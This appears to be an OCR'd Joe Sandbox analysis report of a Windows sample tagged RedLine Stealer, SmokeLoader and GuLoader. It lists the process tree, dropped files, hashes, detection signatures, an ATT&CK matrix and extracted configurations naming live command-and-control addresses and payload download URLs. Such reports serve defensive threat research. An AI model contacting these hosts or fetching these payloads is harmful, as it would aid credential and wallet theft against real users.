ID: 541933
Sample Name:
Ezd2mgg4EX.exe
Cookbook: default.jbs
Time: 08:41:10
Date: 18/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report Ezd2mgg4EX.exe

Overview


General Information

Sample Name:	Ezd2mgg4EX.exe
Analysis ID:	541933
MD5:	6c65ee8bd24f383.
SHA1:	bb46aae89ea0eb..
SHA256:	63182b1a234765..
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection




GuLoader RedLine SmokeLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Found malware configuration
- Benign windows process drops PE f…
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Uses known network protocols on no…
- Machine Learning detection for samp…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- Ezd2mgg4EX.exe (PID: 6928 cmdline: "C:\Users\user\Desktop\Ezd2mgg4EX.exe" MD5: 6C65EE8BD24F383E556C0DAAB80D0FCF)
  - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - B637.exe (PID: 5764 cmdline: C:\Users\user\AppData\Local\Temp\B637.exe MD5: F2F8A2B12CB2E41FFBE135B6ED9B5B7C)
      - B637.exe (PID: 4644 cmdline: C:\Users\user\AppData\Local\Temp\B637.exe MD5: F2F8A2B12CB2E41FFBE135B6ED9B5B7C)
    - E5A.exe (PID: 1384 cmdline: C:\Users\user\AppData\Local\Temp\E5A.exe MD5: BEF35F9066A40B684D7F6F611D3C93DB)
    - 6516.exe (PID: 2928 cmdline: C:\Users\user\AppData\Local\Temp\6516.exe MD5: EC1105BE312FD184FFC9D7F272D64B87)
- rdrbsia (PID: 6868 cmdline: C:\Users\user\AppData\Roaming\rdrbsia MD5: 6C65EE8BD24F383E556C0DAAB80D0FCF)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": "45.9.20.240:46257"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://185.112.83.8/InjectHollowing.bin"
}
```


Threatname: SmokeLoader

```
{
  "C2 list": [
    "http://rcacademy.at/upload/",
    "http://e-lanpengeonline.com/upload/",
    "http://vjcmvz.cn/upload/",
    "http://galala.ru/upload/",
    "http://witra.ru/upload/"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001A.00000002.556780950.000000000295 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000018.00000003.479289505.000000000069 9000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000016.00000000.441403279.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000018.00000002.558869536.000000000253 0000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000018.00000002.562962047.00000000037E A000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Ezd2mgg4EX.exe.560e50.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
24.2.E5A.exe.242562e.4.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
13.2.rdrbsia.640e50.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
22.0.B637.exe.400000.10.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
13.2.rdrbsia.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 21 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Copyright Joe Security LLC 2021

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Yara detected GuLoader

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Checks if the current machine is a virtual machine (disk enumeration)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Creates a thread in another existing process (thread injection)

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Found many strings related to Crypto-Wallets (likely being stolen)

Copyright Joe Security LLC 2021

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality:


Yara detected RedLine Stealer

Yara detected SmokeLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C C
Valid Accounts	Windows Management Instrumentation 2 2 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	I T
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Process Injection 4 1 2	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	System Information Discovery 1 2 4	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	E C
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Security Software Discovery 6 5 1	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	N F
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3 2	NTDS	Process Discovery 1 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	N L
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 3 4 1	SSH	Keylogging	Data Transfer Size Limits	A F
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	M C
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	C F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	A F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 3 4 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	V
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 4 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	F F
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	N


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Ezd2mgg4EX.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\E5A.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\rdrbsia	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\B637.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\6516.exe	18%	ReversingLabs	Win32.Trojan.Shelsy	
C:\Users\user\AppData\Local\Temp\B637.exe	60%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\Wamozart6.dat	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsd324C.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsd324C.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.3.rdrbsia.650000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.Ezd2mgg4EX.exe.570000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rdrbsia.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link	Download
0.2.Ezd2mgg4EX.exe.560e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rdrbsia.640e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.Ezd2mgg4EX.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://45.9.20.240:7769/lgno.exe	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://e-lanpengeonline.com/upload/	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://185.112.83.8/InjectHollowing.bin	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://https://bastinscustomfab.com/veldolore/scc.exe	0%	Avira URL Cloud	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://185.112.83.8/install3.exe	100%	Avira URL Cloud	malware	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://galala.ru/upload/	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://witra.ru/upload/	100%	Avira URL Cloud	malware	
http://forms.rea	0%	URL Reputation	safe	
http://https://www.bastinscustomfab.com/veldolore/scc.exe	0%	Avira URL Cloud	safe	
http://rcacademy.at/upload/	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	

Domains and IPs

Copyright Joe Security LLC 2021

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bastinscustomfab.com	50.62.140.96	true	true		unknown
cdn.discordapp.com	162.159.129.233	true	false		high
rcacademy.at	61.98.7.133	true	true		unknown
www.bastinscustomfab.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.9.20.240:7769/Igno.exe	true	• Avira URL Cloud: safe	unknown
http://e-lanpengeonline.com/upload/	true	• Avira URL Cloud: safe	unknown
http://185.112.83.8/InjectHollowing.bin	true	• Avira URL Cloud: safe	unknown
http://https://bastinscustomfab.com/veldolore/scc.exe	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/921473641538027521/921473810035793960/Vorticism.exe	false		high
http://185.112.83.8/install3.exe	true	• Avira URL Cloud: malware	unknown
http://galala.ru/upload/	true	• Avira URL Cloud: malware	unknown
http://witra.ru/upload/	true	• Avira URL Cloud: malware	unknown
http://https://www.bastinscustomfab.com/veldolore/scc.exe	false	• Avira URL Cloud: safe	unknown
http://rcacademy.at/upload/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
58.235.189.190	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
45.9.20.240	unknown	Russian Federation		35913	DEDIPATH-LLCUS	true
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
185.112.83.8	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
211.119.84.112	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
95.104.121.111	unknown	Georgia		16010	MAGTICOMASCaucasus-OnlineGE	false
50.62.140.96	bastinscustomfab.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
190.140.74.43	unknown	Panama		18809	CableOndaPA	false
61.98.7.133	rcacademy.at	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
110.14.121.125	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	541933
Start date:	18.12.2021
Start time:	08:41:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Ezd2mgg4EX.exe
Cookbook file name:	default.jbs

Copyright Joe Security LLC 2021

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/9@57/11
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.9% (good quality ratio 7.1%) • Quality average: 48.9% • Quality standard deviation: 34%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:42:46	Task Scheduler	Run new task: Firefox Default Browser Agent 926D6B7B2CBA41CE path: C:\Users\user\AppData\Roaming\rdrbsia
08:43:51	API Interceptor	12x Sleep call for process: B637.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\B637.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\B637.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Temp\6516.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	94424
Entropy (8bit):	7.517598762367289
Encrypted:	false
SSDEEP:	1536:O/T2X/jN2vxZz0DTHUpouMJbL7xE+1nkhA1gq5iAYFh7z1N60m5fLsP/DsSTH:ObG7N2kDTHUpouMJbL7PaWRuNs0m5fLW
MD5:	EC1105BE312FD184FFC9D7F272D64B87
SHA1:	3C6B70AB854CC46448B55D8A057698C4568A85E2
SHA-256:	39CD27E2D57DB8BFEDFC31413679E5C4CB27274A45C0ACB98C0AD81905729CA5
SHA-512:	D3F1E91B9863E53E77F2936C79FBEB8FED5B12B4EF8C68F496DB86A3774295DD3F9DB7EA5493F2D026E76AF5922891379B2B8942EBA570A8D0F41A041FCD218
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 18%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@...../....@.....H.....\..P..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata..``..`.....rsrc...H.....@..@..... ....

C:\Users\user\AppData\Local\Temp\B637.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	545280
Entropy (8bit):	5.831163111345628
Encrypted:	false
SSDEEP:	6144:5RZmeBqZRvZq9fRubqgJcL+okUesWafbPIInsTZrlTTPyDvu6t2Kekt6:5RZXQ50L7esWibIIn4ZrlTTPyDv8Kek
MD5:	F2F8A2B12CB2E41FFBE135B6ED9B5B7C
SHA1:	F7133A7435BE0377A45D6A0BD0EF56BB0198E9BE
SHA-256:	6D969631CE713FC809012F3AA8FD56CF9EF564CC1C43D5BA85F06FDDC749E4A1
SHA-512:	C3098730BE533954CAB86F8D29A40F77D551CCB6CB59FF72E9AB549277A93A257CC1A1501108C81E4C2D6D9723FE793780FFD810B9D839FAA6C64E33FE52C4E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 60%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?.....0..J.....h... .....@.. ....@.....h..K..... ....H.....text....H... ...J..... ..`.rsrc.....L.....@....reloc..... .....P.....@..B.....h.....H.....4C..... \..`.....(....*..0..1.....8!....~....u....s....z&8.....8....(c...8....*.....*.....*....(c...(....*.. .j*.....*.....*.....*.....*.....*....(....*.~(....(...8....*(.....8.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....t.A.....t. A.....*.....*.....

C:\Users\user\AppData\Local\Temp\E5A.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	420877
Entropy (8bit):	6.709305073020798
Encrypted:	false
SSDEEP:	12288:NPEibfxquEap9AhwQb7tMm4xWuBtUwadyUrHQ:NPEipN9AhwQHtmtUdyg
MD5:	BEF35F9066A40B684D7F6F611D3C93DB
SHA1:	E0CE13BAF97E3CE7F8F752B0CB137E42DFBEC23A
SHA-256:	B28E2CCDEC5649A87F3D40926C47EA9FA7EC0C2E2DBAAC756F4C3C5C120E41BD
SHA-512:	7AF7894FF2C86E82D3F0C26CD27BE25E41457BA254A9C895084CE74B93A961CD9DBC1D8D0F10211561BAC18FED476A4837E9DBE4791F77EFB9C8154F87AAAC AE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5G..fG..fG..f..|fE..f(.zfV..f(.Nf!..fN.wfB..fG..f...f(.Ofm..f(.~fF..f(.yfF..fRichG..f.....PE..L....p._.....G.....@.....^.....<.....0.....@..d...P.....H. ..@.....text..... ..`.data.....@....rsrc...0.....@..@.reloc...6...@...8...4.....@..B..... ....

C:\Users\user\AppData\Local\Temp\Wamozart6.dat	
Process:	C:\Users\user\AppData\Local\Temp\6516.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	45227
Entropy (8bit):	7.703951928306707
Encrypted:	false
SSDEEP:	768:ou2vw9rmpMyGOt9A9uSlkRdw1flpf5IXUx3zXn+AznL+oFw1Og:ouj9SpMC1S2dsll23zXlzLtzg
MD5:	B9D4D051E48D4E9AD194CEF9D1599C0E
SHA1:	251207FDE809001616B9982CF142884848A51718
SHA-256:	5192A1C63E6BAC303A0766749559BBB25B7B3D442888D162976A0927F9E3F16C
SHA-512:	17F96B7626C743C1D7598DF82CA11A41B7AFD91E3486A1AC687DFD460A7C77BE9088FFBBF8DCE666C197F70E7BF28109DC3AE8AF37C5A346AE4DA9FD91F6AE A7
Malicious:	false
